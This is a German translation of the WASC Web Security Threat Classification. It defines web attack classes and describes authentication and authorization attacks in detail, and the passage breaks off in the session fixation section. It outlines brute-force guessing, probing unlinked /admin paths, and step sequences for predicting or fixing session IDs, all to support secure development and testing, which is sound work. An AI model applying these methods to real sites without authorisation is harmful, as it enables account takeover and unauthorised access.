Web Application Security Consortium

www.webappsec.org | contact@webappsec.org

# Web Application Security Consortium: Threat Classification

*www.webappsec.org*
*Version: 1.00*

## Beschreibung

Web Security Threat Classification ist das Ergebnis einer gemeinschaftlichen Anstrengung, die Bedrohungen (Threat) der Sicherheit von Webanwendungen einheitlich zu definieren (klassifizieren und organisieren). Die Mitglieder des Web Application Security Consortium haben dieses Projekt gegründet, um einen Industriestandard für den einheitlichen Gebrauch der Begriffe zu entwickeln und zu verbreiten.

Anwendungsentwickler, Sicherheitsspezialisten und Softwarefirmen haben damit die Möglichkeit eine einheitliche Sprache und einheitliche Begriffe Rund um die Sicherheit von Webanwendungen (Web Application Security) zu verwenden.

## Ziele

- Klassifizierung aller bekannten Angriffe auf Webanwendungen.
- Übereinstimmende Namensgebung für Angriffsklassen.
- Entwicklung einer strukturierten Art und Weise um Angriffsklassen zu organisieren.
- Erstellung einer Dokumentation, welche eine allgemein übliche Beschreibung der Angriffsklassen darstellt.

## Verwendung dieses Dokumentes

Dieses Dokument soll dazu beitragen die Sicherheitsrisiken von Websites besser zu beschreiben und damit besser zu verstehen.

Weiter soll es während der Anwendungsentwicklung helfen, durch

sichere Programmierung Schwachstellen (Vulnerability) zu vermeiden. Es kann auch als Richtlinie verwendet werden, um zu überprüfen, ob die Gestaltung, Entwicklung und Überprüfung einer Website alle bekannten Bedrohungen berücksichtigt. Bei der Auswahl von Websicherheitslösungen kann es helfen, die verschiedenen Lösungsmöglichkeiten zu verstehen.

## Anmerkung zur Übersetzung

Das Ziel dieses Dokumentes ist es, den einheitlichen Gebrauch der Begriffe zu etablieren. Da es im Deutschen teilweise noch keine entsprechenden Fachbegriffe gibt, diese sich (noch) nicht eingebürgert haben, eine Übersetzung „unpassend“ ist und der Bezug zum original englischen Dokument erhalten bleiben soll, wurde in den Überschriften auf eine Übersetzung und Anpassung an die deutsche Schreibweise verzichtet, es stehen dort weiter die ursprünglichen englischen Begriffe.

I. d. R. verwendet dieses Dokument die deutschen Fachbegriffe soweit sich diese bereits (nach Ansicht des Übersetzers) eingebürgert haben. Lediglich Eigennamen, wie z. B. der des Dokumentes selbst, wurden in der englischen Schreibweise übernommen. Manchmal steht zusätzlich der englische Fachbegriff in Klammen, um Mehrdeutigkeiten zu vermeiden.

Im Abschnitt Checkliste stehen die englischen und deutschen Fachbegriffe (soweit vorhanden) nebeneinander. Im Glossar sind zur Übersicht noch einmal alle englischen und entsprechenden deutschen Fachbegriffe gegenübergestellt.

Um Verwechslungen zu vermeiden wird durchgehend benutzt:

- „Seite“ (web page) statt „Webseite“
- „Request“ (request) statt „(HTTP/Web-)Anfrage“

Die englischen Begriffe „modify“, „change“ und „craft“ wurden meist mit manipulieren übersetzt; das Verb „exploit“ meist mit „schädigen“, seltener mit „ausbeuten“.

# Inhaltsverzeichnis

**BESCHREIBUNG....1**

**ZIELE....1**

**VERWENDUNG DIESES DOKUMENTES....1**

**ANMERKUNG ZUR ÜBERSETZUNG....2**

**INHALTSVERZEICHNIS....3**

**ÜBERSICHT....5**

**HINTERGRUND....6**

**AUTOREN....7**

**CHECKLISTE....8**

**ANGRIFFSKLASSEN....11**

**1 Authentication....11**
1.1 Brute Force....11
1.2 Insufficient Authentication....12
1.3 Weak Password Recovery Validation....13
**2 Authorization....15**
1.1 Credential/Session Prediction....15
1.2 Insufficient Authorization....17
1.3 Insufficient Session Expiration....17
1.4 Session Fixation....19
**3 Client-side Attacks....21**
1.1 Content Spoofing....22
1.2 Cross-site Scripting....24
**4 Command Execution....27**
1.1 Buffer Overflow....27
1.2 Format String Attack....28
1.3 LDAP Injection....30
1.4 OS Commanding....33
1.5 SQL Injection....35
1.6 SSI Injection....39
1.7 XPath Injection....40
**5 Information Disclosure....42**

1.1 Directory Indexing.....43
1.2 Information Leakage.....45
1.3 Path Traversal.....48
1.4 Predictable Resource Location.....51
**6 Logical Attacks.....52**
1.1 Abuse of Functionality.....52
1.2 Denial of Service.....55
1.3 Insufficient Anti-automation.....56
1.4 Insufficient Process Validation.....57

**KONTAKT.....59**

**ANHANG.....60**

**1 HTTP-Response-Splitting.....60**
**2 Web Server/Application Fingerprinting.....66**

**GLOSSAR.....84**

**3 Gebräuchliche Abkürzungen.....85**

**LIZENZ.....86**

## Übersicht

Websites sind für viele Firmen umsatzkritische Systeme, die problemlos arbeiten müssen, um Millionen Euro an Online-Transaktionen pro Tag zu bewältigen. Dennoch muss der tatsächliche Wert einer Website von Fall zu Fall für jede Organisation bewertet werden. Es ist schwierig messbare und nicht messbare Werte nur in monetären Werten auszudrücken.

Sicherheits-Schwachstellen bei Webanwendungen beeinflussen kontinuierlich das Ausfallrisiko einer Website. Um eine Schwachstelle auszunutzen, wird dann mindestens eine der verschiedenen anwendungsspezifischen Angriffsmethoden (die Art wie eine Sicherheitslücke ausgenutzt wird) verwendet. Diese Techniken werden gemeinhin als Angriffsklassen (Class of Attack) bezeichnet. Viele dieser Angriffstypen haben einprägsame Namen wie Buffer-Overflow, SQL-Injection und Cross-Site-Scripting. Die grundlegende Methode mit der die Bedrohungen, denen eine Website ausgesetzt ist, erklärt und organisiert wird, wird hier Angriffsklasse genannt.

Die Web Security Threat Classification stellt genau die Angriffsklassen zusammen, die in der Vergangenheit eine Bedrohung für Websites darstellten. Jede Angriffsklasse erhält einen Standardnamen und wird mit einer detaillierten Beschreibung und Herausstellung der Schlüsselpunkte erklärt. Des Weiteren wird jede Klasse flexibel strukturiert.

Die Gestaltung der Web Security Threat Classification wird für Anwendungsentwickler, Sicherheitsspezialisten, Softwarefirmen und allen Anderen mit Interesse an Websicherheit von besonderem Wert sein. Diese Bemühungen kommen unabhängigen Methoden für Sicherheitsprüfungen, Sicherheitsrichtlinien für die Entwicklung und Anforderungen an die Leistungsfähigkeit von Produkten und Dienstleistungen zugute.

## Hintergrund

Während der letzten Jahre hat die Web-Sicherheitsindustrie dutzende von verwirrenden und “künstlichen” Fachbegriffe an- und übernommen, um Schwachstellen zu beschreiben.

Uneinheitliche, sich widersprechende und doppelte Begriffe wie Cross-Site-Scripting, Parameter-Tampering, und Cookie-Poisoning wurden geprägt, um deren Bedeutung zu beschreiben.

“Wenn eine Website z. B: eine Cross-Site-Scripting-Schwachstelle hat, dann besteht ein Sicherheitsproblem durch Diebstahl von Benutzer-Cookies. Wenn das Cookie bloßgestellt ist, dann ist Session-Hijacking und Übernahme des Onlineaccounts des Benutzers möglich. Ein Angreifer nutzt eine Schwachstelle dadurch aus, dass mittels Parameter-Tampering Eingabedaten manipuliert werden.”

Obige Beschreibung eines Angriffs ist verwirrend und könnte ebenso mit vielen anderen technischen Fachbegriffen beschrieben werden. Dieses vielschichtige und austauschbare Vokabular erzeugt Frustration und Unstimmigkeiten in öffentlichen Foren, selbst dann wenn sich die Teilnehme im Kern der Konzepte einig sind.

Durch Jahre hindurch gab es keine gut dokumentierte, standardisierte, vollständige oder genaue und fehlerfreie Quelle, die diese Dinge beschreibt.

Um die anfallenden Aufgaben zu bewältigen, wurde auf Informationshäppchen aus einer handvoll Bücher, duzenden White-Paper und hunderte von Präsentationen zurückgegriffen.

Wenn Anfänger beginnen Websicherheit (Web Security) zu erlernen, dann sind sie schnell durch das Fehlen einer Standardsprache verwirrt und überfordert. Durch dieses Durcheinander wird das Gebiet der Websicherheit verwaschen und verlangsamt deren Fortschritt. Wir brauchen einen formalen standardisierten Anlauf, um bei der Verbesserung der Sicherheit der Internet- (Web-) Sicherheitsangelegenheiten diskutieren zu können.

## Autoren

| | |
|---|---|
| Robert Auger | SPI Dynamics |
| Ryan Barnett | Center for Internet Security<br>Apache Project Lead |
| Yuval Ben-Itzhak | Individual |
| Erik Caso | NT OBJECTives |
| Cesar Cerrudo | Application Security Inc. |
| Sacha Faust | SPI Dynamics |
| JD Glaser | NT OBJECTives |
| Jeremiah Grossman | WhiteHat Security |
| Sverre H. Huseby | Individual |
| Amit Klein | Sanctum |
| Mitja Kolsek | Acros Security |
| Aaron C. Newman | Application Security Inc. |
| Steve Orrin | Sanctum |
| Bill Pennington | WhiteHat Security |
| Ray Pompon | Conjungi Networks |
| Mike Shema | NT OBJECTives |
| Ory Segal | Sanctum |
| Caleb Sima | SPI Dynamics |

## Checkliste

| | |
|---|---|
| **Authentication / Authentifizierung** | |
| 1 | Brute Force<br>*Ein Brute-Force-Angriff ist ein automatisierter Prozess, der mittels Ausprobieren versucht Benutzername, Passwort, Kreditkartennummer oder Geheimschlüssel einer Person zu erraten.* |
| 2 | Insufficient Authentication / Ungenügende Authentifizierung<br>*Von Insufficient-Authentication spricht man, wenn eine Website den Zugriff auf Inhalte oder Funktionen erlaubt, ohne dass sich der Benutzer zuvor ausreichend authentifiziert hat.* |
| 3 | Weak Password Recovery Validation / Schwache Passwort-Wiederherstellungsfunktion<br>*Mit Weak-Password-Recovery-Validation ermöglicht eine Website einem Angreifer das Passwort eines anderen Benutzers unerlaubt zu erlangen oder gar zu ändern.* |
| **Authorization / (Zugangs-)Berechtigung** | |
| 4 | Credential/Session Prediction / Berechtigung vorhersagen<br>*Credential/Session-Prediction ist eine Methode, um die Session eines Website-Benutzers zu übernehmen oder sich als diesen Benutzer ausgeben.* |
| 5 | Insufficient Authorization / Ungenügende Berechtigung<br>*Man spricht von Insufficient-Authorization, wenn eine Website den Zugriff auf vertraulichen Inhalt oder Funktionen erlaubt, die eigentlich erhöhte Zugriffsrechte erfordern.* |
| 6 | Insufficient Session Expiration / Ungenügender Sessionablauf<br>*Mit Insufficient-Session-Expiration ist gemeint, dass eine Website einem Angreifer erlaubt alte Session-Berechtigungen oder die Session-IDs weiterzubenutzen.* |
| 7 | Session Fixation / Session-Fixation<br>*Session-Fixation ist eine Angriffsmethode, die die Session-ID eines Benutzers auf einen festen Wert setzt.* |
| **Client-side Attacks / Clientseitige Angriffe** | |
| 8 | Content Spoofing / Inhaltsmanipulation<br>*Content-Spoofing ist eine Angriffmethode, die einem Benutzer vortäuscht, dass ein bestimmter Inhalt, der auf einer Website erscheint, legitim und nicht von einer externen Quelle ist.* |

| | |
|---|---|
| 9 | Cross-site Scripting / Cross-Site-Scripting<br>*Cross-Site-Scripting (XSS) ist eine Angriffsmethode, mit der ein Angreifer ausführbaren Code über eine Website verteilt, der dann im Browser des Anwenders ausgeführt wird.* |
| **Command Execution / Befehlsausführung** | |
| 10 | Buffer Overflow / Pufferüberlauf<br>*Angriffe, die Buffer-Overflow-Schwachstellen ausnutzen, überschreiben Teile des Speichers, um den Programmablauf einer Anwendung zu ändern.* |
| 11 | Format String Attack / Format-String-Angriff<br>*Format-String-Angriffe ändern den Programmablauf dadurch, dass sie die Fähigkeiten der „string formatting library" ausnutzen, um andere Bereiche des Programmspeichers zu manipulieren.* |
| 12 | LDAP Injection / LDAP-Injection<br>*LDAP-Injection ist eine Angriffsmethode, die Websites angreift, die LDAP-Statements aus Benutzereingaben konstruieren.* |
| 13 | OS Commanding / OS-Commanding<br>*OS-Commanding ist eine Angriffsmethode, die Websites angreift, die Betriebsystembefehle aus Benutzereingaben konstruieren.* |
| 14 | SQL Injection / SQL-Injection<br>*SQL-Injection ist eine Angriffsmethode, die Websites angreift, die SQL-Anfragen aus Benutzereingaben konstruieren.* |
| 15 | SSI Injection / SSI-Injection<br>*SSI-Injection (Server-Side-Include) ist eine serverseitige Angriffsmethode, die einem Angreifer erlaubt, einer Webanwendung Code zu senden, der dann später lokal auf dem Webserver ausgeführt wird.* |
| 16 | XPath Injection / XPath-Injection<br>*XPath-Injection ist eine Angriffsmethode, die Websites angreift, die XPath-Anfragen von Benutzereingaben konstruieren.* |
| **Information Disclosure / Informationsoffenlegung** | |
| 17 | Directory Indexing / Verzeichnislisting<br>*Directory-Indexing ist eine Funktion des Webservers, die, wenn die übliche Standarddatei (index.html, home.html, default.htm) fehlt, automatisch alle Dateien im Verzeichnis zeigt,* |
| 18 | Information Leakage / Informationsleck, Informationslücke<br>*Eine Information-Leakage-Schwachstellle liegt vor, wenn eine Website sensible Daten (z. B. Kommentare der Entwickler oder Fehlermeldungen), die einem Angreifer helfen das System zu missbrauchen, ausgibt.* |

| | |
|---|---|
| 19 | Path Traversal / Path-Traversal<br>*Mit der Path-Traversal-Angriffstechnik erhält man Zugriff auf Dateien, Verzeichnisse und Befehle, die potentiell außerhalb des DocumentRoot-Verzeichnisses des Webservers liegen.* |
| 20 | Predictable Resource Location / Vorhersagbare Quellen<br>*Predictable-Resource-Location ist eine Angriffsmethode, um versteckten Inhalt oder versteckte Funktionalität einer Website zu finden.* |
| **Logical Attacks / Logische Angriffe** | |
| 21 | Abuse of Functionality /<br>*Abuse-of-Functionality ist eine Angriffsmethode, die die Eigenschaften und Funktionen der Website selbst benutzt, um Zugangskontrollen zu verbrauchen, zu umgehen oder auszutricksen* |
| 22 | Denial of Service / Überflutung<br>*Denial-of-Service (DoS) ist eine Angriffstechnik, die das Ziel verfolg, die üblichen Benutzeraktivitäten einer Website zu verhindern.* |
| 23 | Insufficient Anti-automation / Ungenügende Anti-Automation<br>*Von ungenügender Anti-Automation spricht man, wenn eine Website einem Angreifer erlaubt Prozesse zu automatisieren, die nur manuell ausgeführt werden sollen.* |
| 24 | Insufficient Process Validation / Ungenügende Prozessprüfung<br>*Von ungenügender Prozessvalidation spricht man, wenn eine Website einem Angreifer erlaubt, den vorgesehenen Anwendungsablauf zu umgehen .* |

# Angriffsklassen

## 1 Authentication

Der Abschnitt Authentifizierung beschreibt Angriffe auf die Methoden wie eine Website die Identität eines Benutzers oder Dienstes feststellt. Zur Authentifizierung ist mindestens eines der 3 Merkmale “etwas das man hat”, „etwas das man weiß” oder etwas das man ist” nötig. Dieser Abschnitt beschreibt die Angriffe, die benutzt werden können, um den Authentifizierungsprozess einer Website zu umgehen oder auszutricksen.

### 1.1 Brute Force

Ein Brute-Force-Angriff ist ein automatisierter Prozess, der mittels Ausprobieren versucht Benutzername, Passwort, Kreditkartennummer oder Geheimschlüssel einer Person zu erraten.

Viele Systeme erlauben die Verwendung von schwachen Passwörtern oder Schlüsseln. Benutzer verwenden auch oft leicht zu erratende Passwörter oder solche, die in Wörterbüchern zu finden sind. In einem solchen Szenario benutzt ein Angreifer ein Wörterbuch und probiert einfach Wort für Wort durch. Dabei erzeugt er tausende oder gar Millionen falscher Passwörter. Wenn eines der ausprobierten Passwörter den Zugang zum System erlaubt, dann wäre der Brute-Force-Angriff erfolgreich und der Angreifer kann den Account benutzen.

Dieselbe Technik kann auch angewendet werden, um die Schlüssel von Verschlüsselungsmethoden zu erraten. Wenn eine Website schwache Schlüssel oder solche aus einer zu kleinen Schlüsselmenge benutzt, dann kann ein Angreifer den richtigen Schlüssel einfach dadurch bestimmen, dass er alle möglichen Schlüssel durchprobiert.

Es gibt 2 Arten von Brute-Force-Angriffen: (normale) Brute-Force- und Reverse-Brute-Force-Angriffe. Der normale Brute-Force-Angriff verwendet für einen Benutzernamen viele Passwörter. Ein Reverse-Brute-Force-Angriff verwendet für viele Benutzernamen dasselbe Passwort. In Systemen mit Millionen von Benutzerkonten, steigt die Wahrscheinlichkeit, dass mehrere Benutzer dasselbe Passwort haben,

dramatisch an. Obwohl Brute-Force-Techniken sehr populär und oft erfolgreich sind, kann es Stunden, Wochen oder gar Jahre dauern, bis sie zum Erfolg führen.

**Beispiel**

Benutzername = Jon

Passwörter = smith, michael-jordan, *[pet names]*, *[birthdays]*, *[car names]*, ….

Benutzernamen = Jon, Dan, Ed, Sara, Barbara, …..

Passwort = 12345678

**Referenzen**

*„Brute Force Attack", Imperva Glossary*
http://www.imperva.com/application_defense_center/glossary/brute_force.html

*„iDefense: Brute-Force Exploitation of Web Application Session ID's", By David Endler – iDEFENSE Labs*
http://www.cgisecurity.com/lib/SessionIDs.pdf

## 1.2 Insufficient Authentication

Von Insufficient-Authentication spricht man, wenn eine Website den Zugriff auf Inhalte oder Funktionen erlaubt, ohne dass sich der Benutzer zuvor ausreichend authentifiziert hat.

Web-basierte Administrationstools sind gute Beispiele für Websites, die sensible Funktionen anbieten. Solche Webanwendungen sollten auf Grund ihrer speziellen Ressourcen nicht direkt zugänglich sein, sondern mit einer gründlichen Benutzerauthentisierung arbeiten.

Um die Konfiguration einer Authentifizierung zu umgehen, werden die entsprechenden Zugänge dadurch „versteckt", dass die speziellen Links in der öffentlichen Website fehlen. Trotzdem ist diese Lösung nicht mehr als „Security Through Obscurity". Es ist wichtig zu verstehen, dass einfach dadurch, dass obwohl eine Seite für einen Angreifer unbekannt ist, sie trotzdem über den direkten URL erreichbar bleibt. Solche

speziellen URLs können mit Brute-Force-Techniken durch einfaches Probieren üblicher Datei- und/oder Verzeichnisnamen (z. B. `/admin`), Fehlermeldungen, Referrer-Logdateien, oder durch Nennung in der Dokumentation gefunden werden. Solche Seiten müssen entsprechend geschützt werden, egal ob sie statisch oder dynamisch erzeugten Inhalt haben.

**Beispiel**

Viele Webanwendungen wurden mit Administrationsfunktionen, die im Basisverzeichnis (`/admin/`) zu finden sind, ausgestattet. Dieses Verzeichnis, zu dem auf der Webseite keine Links vorhanden sind, kann aber mit standard Web-Browsern direkt angesteuert werden.

Da die Benutzer oder Entwickler nie erwartet haben, dass jemand diese nicht verlinkte Seite sieht, wurde die Implementierung einer Authentifizierung für diese Seite meist übersehen.

Wenn ein Angreifer dadurch direkt auf diese Seiten zugreifen kann, dann erhält er dadurch auch den vollen administrativen Zugriff auf der Website.

## 1.3 Weak Password Recovery Validation

Mit Weak-Password-Recovery-Validation ermöglicht eine Website einem Angreifer das Passwort eines anderen Benutzers unerlaubt zu erlangen oder gar zu ändern. Konventionelle Authentisierungsmethoden von Websites verlangen vom Benutzer, sich ein Passwort oder einen Passphrase zu merken. Der Benutzer muss die einzige Person sein, die das Passwort kennt und muss es sich genau merken. Mit der Zeit tendieren Benutzer dazu, sich nicht mehr an das genaue Passwort zu erinnern. Die Angelegenheit ist umso komplizierter, wenn der durchschnittliche Benutzer 20 Seiten besucht, die jeweils ein Passwort verlangen (RSA Survey: http://news.bbc.co.uk/1/hi/technology/3639679.stm). Dadurch wird Passwort-Wiederherstellung (Password Recovery) eine wichtige Funktion für Online-Benutzer.

Automatische Passwort-Wiederherstellungsmethoden sind z. B. dass der Benutzer eine „Geheimfrage" beantworten muss, die der Benutzer während der Registrierung definiert hat. Diese Frage kann entweder aus einer Liste vorgegebener Fragen ausgewählt oder durch den

Benutzer selbst spezifiziert werden. Eine andere Methode ist, dass der Benutzer einen „Hinweis” während der Registrierung geben muss, die ihm helfen sich an das Passwort zu erinnern. Andere Methoden verlangen, dass der Benutzer persönliche Daten, wie Versicherungsnummer, Adresse, Postleitzahl usw. bekannt gibt, die dann die Identität des Benutzers bestätigen. Wenn der Benutzer nachgewiesen hat, wer er ist, kann das System ein neues Passwort anzeigen oder zumailen.

Man kann davon ausgehen, dass eine Website eine schwache Passwort-Wiederherstellung hat, wenn ein Angreifer den benutzten Mechanismus vereiteln kann. Das passiert, wenn die verlangte Information zur Wiederherstellung des Nachweises der Benutzeridentität leicht erraten oder umgangen werden kann.

Passwort-Wiederherstellungssysteme (Password-Recovery-Systems) können durch Brute-Force-Angriffe, inhärente Systemschwächen oder leicht erratbare Geheimfragen umgangen werden.

**Beispiel**

Informationsprüfung

Viele Websites verlangen von Benutzern nur die Angabe ihrer E-Mail-Adresse in Kombination mit ihrer Adresse und Telefonnummer. Diese Information kann leicht z. B. von einer Vielzahl von Online-Telefonverzeichnissen erhalten werden. D. h. dass diese Information nicht sehr sicher ist. Weiter kann diese Information durch andere Methoden wie Cross-Site-Scripting und Phishing ermittelt werden.

Password Hints / Passwort-Hinweise

Wenn eine Website Hinweise benutzt, um dem Benutzer zu helfen, sich an sein Passwort zu erinnern, dann ist sie anfällig für Brute-Force-Angriffe. Ein Benutzer kann ein wirklich gutes Passwort haben, z. B. „122277King”, mit einem zugehörigen Passwort-Hinweis: „gtag+lautor”. Ein Angreifer kann aus diesen Hinweisen schließen, dass das Benutzerpasswort eine Kombination aus dem Geburtstag des Benutzers und dem Lieblingsautor des Benutzers ist. Das hilft einen Wörterbuch-Brute-Force-Angriff gegen das Passwort signifikant zu verkürzen.

Rätselfrage

Ein Benutzerpasswort kann „Richmond” sein mit einer Geheimfrage „Geburtsort”. Ein Angreifer kann dann einen Brute-Force-Angriff auf die Geheimfrage auf Städtenamen einschränken. Wenn der Angreifer auch noch etwas über den anzugreifenden Benutzer weiß, dann wird das Erraten des Geburtsortes zu einer leichten Aufgabe.

**Referenzen**

*„Protecting Secret Keys with Personal Entropy”, By Carl Ellison, C. Hall, R. Milbert, and B. Schneier*
http://www.schneier.com/paper-personal-entropy.html

*„Emergency Key Recovery without Third Parties”, Carl Ellison*
http://theworld.com/~cme/html/rump96.html

# 2 Authorization

Der Abschnitt Autorisation beschreibt Angriffe auf die Methoden wie eine Website feststellt, ob Benutzer, Dienste oder Anwendungen die notwendigen Rechte haben, eine Aktion auszuführen. Viele Websites erlauben z. B. nur bestimmten Benutzern Seiten anzusehen oder Funktionen zu benutzen. Oder für manche Benutzer werden die Zugriffsrechte beschränkt.

Mit verschiedenen Methoden kann ein Angreifer eine Website überlisten, so dass die Rechte erhöht werden, um Zugriff auf geschützte Bereiche zu erhalten.

## 1.1 Credential/Session Prediction

Credential/Session-Prediction ist eine Methode, um die Session eines Website-Benutzers zu übernehmen oder sich als diesen Benutzer ausgeben. Durch Erraten oder aus anderen Angaben folgern wird der Wert einer bestimmten Session bestimmt und zum Angriff benutzt. Dies ist auch als Session-Hijacking bekannt. Die Folge ist, dass ein Angreifer die Möglichkeit hat, die Website mit den gestohlenen Rechten des Benutzers zu benutzen.

Viele Websites sind so konzipiert, dass sie beim Aufbau der Verbindung eines Benutzers zur Website den Benutzer authentifizieren und seine Aktivität verfolgen. Dazu muss ein Benutzer der Website seine Identität

nachweisen. Üblicherweise durch Angabe von Benutzername/Passwort (credentials). Damit diese vertraulichen Daten (credentials) nicht mit jeder Transaktion hin und her geschickt werden, verwenden Websites eine eindeutige „Session-ID“ um den Benutzer anhand dieser als authentifiziert zu erkennen. Bei der weiteren Kommunikation zwischen Benutzer und Website wird die Session-ID als „Beweis“ einer authentifizierten Session immer mitgeschickt. Wenn es einem Angreifer gelingt diese Session-ID eines anderen Benutzers zu erraten oder vorherzusagen, dann sind betrügerische Aktivitäten möglich.

**Beispiel**

Viele Websites versuchen Session-IDs mit hausgemachten Algorithmen zu erzeugen. Diese hausgemachten Methoden erzeugen Session-IDs z. B. durch einfaches Hochzählen einer Nummer. Oder es werden komplexere Methoden verwendet, wie z. B. ein Zeitstempel oder rechnerspezifische Variablen.

Die Session-ID wird dann in einem Cookie, `hidden`-Form-Feld oder der URL gespeichert. Wenn ein Angreifer den Algorithmus zur Erzeugung der Session-ID errät, dann kann ein Angriff wie folgt erfolgen:

1) Angreifer verbindet sich zur Webanwendung, um eine Session-ID zu erhalten.
2) Angreifer berechnet oder ermittelt mit Brute-Force-Methoden die nächste Session-ID.
3) Angreifer ändert den Wert im Cookie, `hidden`-Form-Feld oder URL und erhält die Identität des nächsten Benutzers.

**Referenzen**

*„iDefense: Brute-Force Exploitation of Web Application Session ID’s”, By David Endler – iDEFENSE Labs*
http://www.cgisecurity.com/lib/SessionIDs.pdf

*„Best Practices in Managing HTTP-Based Client Sessions”, Gunter Ollmann - X-Force Security Assessment Services EMEA*
http://www.itsecurity.com/papers/iss9.htm

*„A Guide to Web Authentication Alternatives”, Jan Wolter*
http://www.unixpapa.com/auth/homebuilt.html

## 1.2 Insufficient Authorization

Man spricht von Insufficient-Authorization, wenn eine Website den Zugriff auf vertraulichen Inhalt oder Funktionen erlaubt, die eigentlich erhöhte Zugriffsrechte erfordern. Wenn ein Benutzer an einer Website angemeldet ist, heißt das noch lange nicht, dass ihm zwangsläufig die vollen Zugriffsrechte gegeben werden, oder dass er berechtigt ist, alle Funktionen der Webanwendung zu benutzen.

Autorisierung erfolgt nach der Authentifikation, um zu festzulegen, was ein Benutzer, ein Dienst oder eine Applikation tun darf. In Policys werden die Zugriffsrechte definiert, die die Aktionen auf der Website einschränken. Sensible Teile einer Website dürfen evtl. nicht von jedem, sondern nur von einem Administrator benutzt werden.

**Beispiel**

In der Vergangenheit haben viele Websites administrativen Inhalt und/oder Funktionalität in versteckten Verzeichnissen wie `/admin` oder `/logs` gespeichert. Wenn ein Angreifer diese Verzeichnisse direkt ansteuerte, dann war ihm der Zugriff erlaubt. Dadurch könnte es möglich sein den Webserver neu zu konfigurieren oder sensible Information zu erhalten oder gar die Website zu ändern.

**Referenzen**

*„Brute Force Attack", Imperva Glossary*
http://www.imperva.com/application_defense_center/glossary/brute_force.html

*„iDefense: Brute-Force Exploitation of Web Application Session ID's", By David Endler – iDEFENSE Labs*
http://www.cgisecurity.com/lib/SessionIDs.pdf

## 1.3 Insufficient Session Expiration

Mit Insufficient-Session-Expiration ist gemeint, dass eine Website einem Angreifer erlaubt alte Session-Berechtigungen oder die Session-IDs weiterzubenutzen. Durch Insufficient-Session-Expiration wird eine Website anfällig für Angriffe mit gestohlenen oder vorgetäuschten Benutzeridentitäten.

Da HTTP ein zustandsloses Protokoll ist, benutzen Websites normalerweise Session-IDs um einen Benutzer von Request zu Request eindeutig zu identifizieren. Folglich muss jede Session-ID vertraulich behandelt werden, so dass verhindert wird, dass mehrere Benutzer denselben Account benutzen. Eine gestohlene Session-ID kann benutzt werden, um den Account eines anderen Benutzers anzusehen oder betrügerische Transaktionen mit diesem auszuführen.

Wenn eine korrekte Regelung für die Gültigkeitsdauer der Session-ID fehlt, dann kann dies erfolgreiche Angriffe wahrscheinlicher machen. Ein Angreifer kann z. B. mit einem Netzwerksniffer die Session-ID abhören oder sie sich mit einem Cross-Site-Scripting-Angriff erschleichen. Kurze Ablaufzeiten für Session-IDs können nicht davor schützen, dass eine gestohlene Session-ID unmittelbar benutzt wird. Allerdings schützen sie vor einer fortlaufend, wiederholten Nutzung. In einem anderen Szenario nutzt ein Anwender eine Website von einem öffentlichen Computer aus (z. B. in einem Internetcafé). Unzureichende Ablaufzeiten für Sessions erlauben einem Angreifer den Back-Button des Browsers zu benutzen, um die Seiten anzuschauen, die das Opfer zuvor besucht hat.

Lange Gültigkeitsdauern der Session-ID erhöhen die Chance eines Angreifers, eine gültige Session-ID zu erraten. Eine lange Ablaufzeit erhöht auch die Anzahl gleichzeitig offener Sessions, womit die Menge erratbarer Nummern steigt, aus denen ein Angreifer wählen kann.

## Beispiel

An öffentlichen Computern (bei denen mehr als eine Person ungehinderten physischen Zugang haben), kann ungenügende Session-Expiration dazu ausgenutzt werden, die Web-Aktivitäten eines anderen Benutzers anzusehen. Wenn die Abmeldefunktion einer Website ein Opfer einfach auf die Homepage der Website leitet ohne die Session zu beenden, dann kann ein anderer Benutzer durch die Browser-History blättern und die Seiten ansehen, die das Opfer besucht hatte. Da die Session-ID des Opfers ihre Gültigkeit nicht verloren hat, kann der Angreifer die Session des Opfers verwenden ohne sich zu authentifizieren.

## Referenzen

*„Dos and Don’ts of Client Authentication on the Web”, Kevin Fu, Emil*

*Sit, Kendra Smith, Nick Feamster - MIT Laboratory for Computer Science*
http://cookies.lcs.mit.edu/pubs/webauth:tr.pdf

## 1.4 Session Fixation

Session-Fixation ist eine Angriffsmethode, die die Session-ID eines Benutzers auf einen festen Wert setzt. Abhängig von der Funktionalität der Website, können eine Reihe von Techniken benutzt werden, um den Wert einer Session-ID zu fixieren. Dazu eigenen sich z. B. Links zu Cross-Site-Scripting-Schwachstellen der Website mit zuvor gemachten HTTP-Requests. Nachdem die Session-ID des Benutzers fixiert ist, wartet der Angreifer bis dieser sich anmeldet. Sobald der Benutzer angemeldet ist kann der Angreifer die vordefinierte Session-ID verwenden und die Online-Identität des Benutzers missbrauchen.

Generell gibt es zwei Arten von Session-Management-Systemen, um die Werte für die Session-ID zu erzeugen. Die erste Art sind „tolerante“ Systeme, die dem Browser erlauben die Session-ID zu setzen. Die zweite Art sind „strenge“ Systeme, die nur serverseitig generierte Werte erlauben. Mit toleranten Systemen werden beliebige Session-IDs unterhalten, ohne die Website zu kontaktieren. Strenge Systems zwingen den Angreifer eine „Trap-Session” zu erstellen, die regelmäßig getriggert werden muss, damit sie erhalten bleibt.

Ohne aktiven Schutz gegen Session-Fixation, kann der Angriff gegen jede Website geführt werden, die Sessions für authentifizierte Benutzer verwendet. Websites, die Session-IDs haben, benutzen normalerweise Cookies, aber es können auch URLs und versteckte (hidden) Form-Felder benutzt werden. Unglücklicherweise sind Cookie-basierte Sessions die, die am einfachsten angreifbar sind. Die meisten zur Zeit erkannten Angriffsmethoden zielen auf Cookie-Fixation ab.

Im Gegensatz zum Diebstahl einer Session-ID eines Benutzers nachdem er sich an einer Website angemeldet hat, bietet Session-Fixation viel mehr Möglichkeiten. Der aktive Teil des Angriffs beginnt bereits bevor sich der Benutzer angemeldet hat.

**Beispiel**

Der Session-Fixation-Angriff wird normalerweise in 3 Schritten ausgeführt:

1) Session-Aufbau

   Der Angreifer erzeugt sich eine „Trap-Session“ für die Website und erhält eine Session-ID. Oder der Angreifer wählt willkürlich eine Session-ID für den Angriff. In manchen Fällen muss die aufgebaute „Trap-Session” durch wiederholtes Aufrufen der Website getriggert werden (kept alive).

2) Session-Fixation

   Der Angreifer injiziert den Wert der „Trap-Session” in den Browser des Benutzers und fixiert so die Session-ID des Benutzers.

3) Session-Übernahme

   Der Angreifer wartet bis sich der Benutzer bei der Website anmeldet. Wenn dies geschieht, dann wird der fixierte Wert der Session-ID benutzt und der Angreifer kann die Session übernehmen.

Das Fixieren der Session-ID des Benutzers kann mit folgenden Techniken erreicht werden:

Neues Session-ID-Cookie mittels clientseitigem Skript injizieren

